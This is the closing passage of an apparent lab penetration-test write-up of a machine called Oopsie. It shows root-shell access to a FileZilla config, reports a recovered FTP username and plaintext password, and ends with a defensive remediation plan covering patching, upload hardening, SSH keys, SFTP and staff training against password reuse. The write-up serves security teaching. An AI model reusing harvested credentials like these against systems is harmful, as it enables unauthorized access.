      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    </Server>
  </RecentServers>
</FileZilla3>
root@oopsie:/root/.config/filezilla#
```

While exploring .config file I found filezilla configuration files which is a FTP service. I found a filezilla xml document which leaks the user credentials for ftp service.

Username

ftpuser

Password

mc@F1l3Zill4

This is dangerous information leak because if it was to be reused on some other server the attacker could access the ftp easily.

Summary

- The machine Oopsie is robust and apart from cross site scripting it is not possible to perform any major attack as an outsider.
- The biggest weakness of the company seems like unaware employees who are constantly reusing their passwords.
- The use of default usernames like admin is also a cause of concern as it allows any attacker to easily guess credentials.
- Finally I would like to state that technically the system is in good shape and needs only few fixes but user awareness is very much needed among the employees.
- Please look for course of action plan to solve technical issues discovered and make sure the employees are cyber aware.
- Once these problems have been addressed this machine will be fit for deployment.

Course of Action Plan

Fixing technical issues.

1. Update the apache server and Linux distribution to stay updated.
2. Deploy web application firewall to stop cross site scripting.
3. Use following steps to avoid malicious web shell uploads.
 - Store uploaded files in a location not accessible from the web.
 - Scramble uploaded file names and extensions.
 - Define valid types of files that the users should be allowed to upload.
4. Use tcp_wrapper to allow only verified hosts to access ssh services and block others.
5. Configure ssh to only accept keys and not passwords as verified method of logging in.
6. Use absolute paths while creating any software as the bugtracker was exploited by use of relative path.
7. Hide the reports folder and if possible keep a timer to delete reports after a certain amount of time.
8. Make sure auto configuration files like the one of filezilla are not stored permanently as they can store sensitive information.
9. Switch to SFTP and stop using FTP as it is highly insecure.

Increasing user awareness.

1. Make sure everyone in company has a password manager installed and no one uses same passwords for different systems.
2. Carry out seminars to make employees aware of credential stuffing attacks.